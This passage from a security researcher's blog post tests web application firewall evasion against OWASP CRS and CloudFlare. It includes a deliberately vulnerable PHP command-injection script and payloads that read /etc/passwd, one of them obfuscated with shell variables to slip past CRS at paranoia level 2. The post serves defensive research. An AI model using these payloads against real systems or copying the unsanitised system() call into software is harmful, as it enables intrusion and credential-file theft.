
Unlike my tests on CloudFlare WAF, using the CRS3.1 with a Paranoia Level 3 the bypass it's harder and it becomes quite impossible just by including `$_GET['host']` in double quotes inside the PHP script. Let's give it a try:

```php
<?php
        if(isset($_GET['host'])) {
                system('dig "'.$_GET['host'].'"');
        }
?>
```

Now, in order to inject a command, it's not enough the semicolon... I need double quotes and handle or comment out the last double quotes. For example:

```
/?host=www.google.it";cat+/etc/passwd+#
```

I know what you're thinking: "Now with double quotes, semicolon, an RCE payload that includes variables, and a comment character, CloudFlare will block it"... hmm no.




CloudFlare WAF bypass

Unlike CloudFlare, on OWASP CRS3 I can't bypass the rule set with a Paranoia Level = 3, because of two rules:

- *942460* **Meta-Character Anomaly Detection Alert - Repetitive Non-Word Characters:** it blocks my request because of **"**, **;**, **/**, and **$** characters.
- *942260* **Detects basic SQL authentication bypass attempts 2/3:** trying to use less special characters I went blocked by this rule.

Lowering the Paranoia Level to 2, this works fine:

```
/?host=www.google.it";+$u+cat+/etc$u/passwd+\#
```

# Conclusion

Why it's so hard to block this kind of request? and why WAF usually doesn't block the dollar character inside an argument value? Because it would be prone to many false positives. **IMHO, the best approach is the one used by CRS3** that blocks only if 4 or more repetitive non-word characters are found in a single value. This is more clever than blocking specific characters, having less false positives.

# Previous Episodes

Web Application Firewall Evasion Techniques #1
https://medium.com/secjuice/waf-evasion-techniques-718026d693d8

Web Application Firewall Evasion Techniques #2
https://medium.com/secjuice/web-application-firewall-waf-evasion-techniques-2-125995f3e7b0

# If you liked this post...

Twitter: @Menin_TheMiddle
GitHub: theMiddleBlue
LinkedIn: Andrea Menin

**theMiddle**
ICT Security Specialist, Security Researcher, and Web Application Firewall developer.

More articles by theMiddle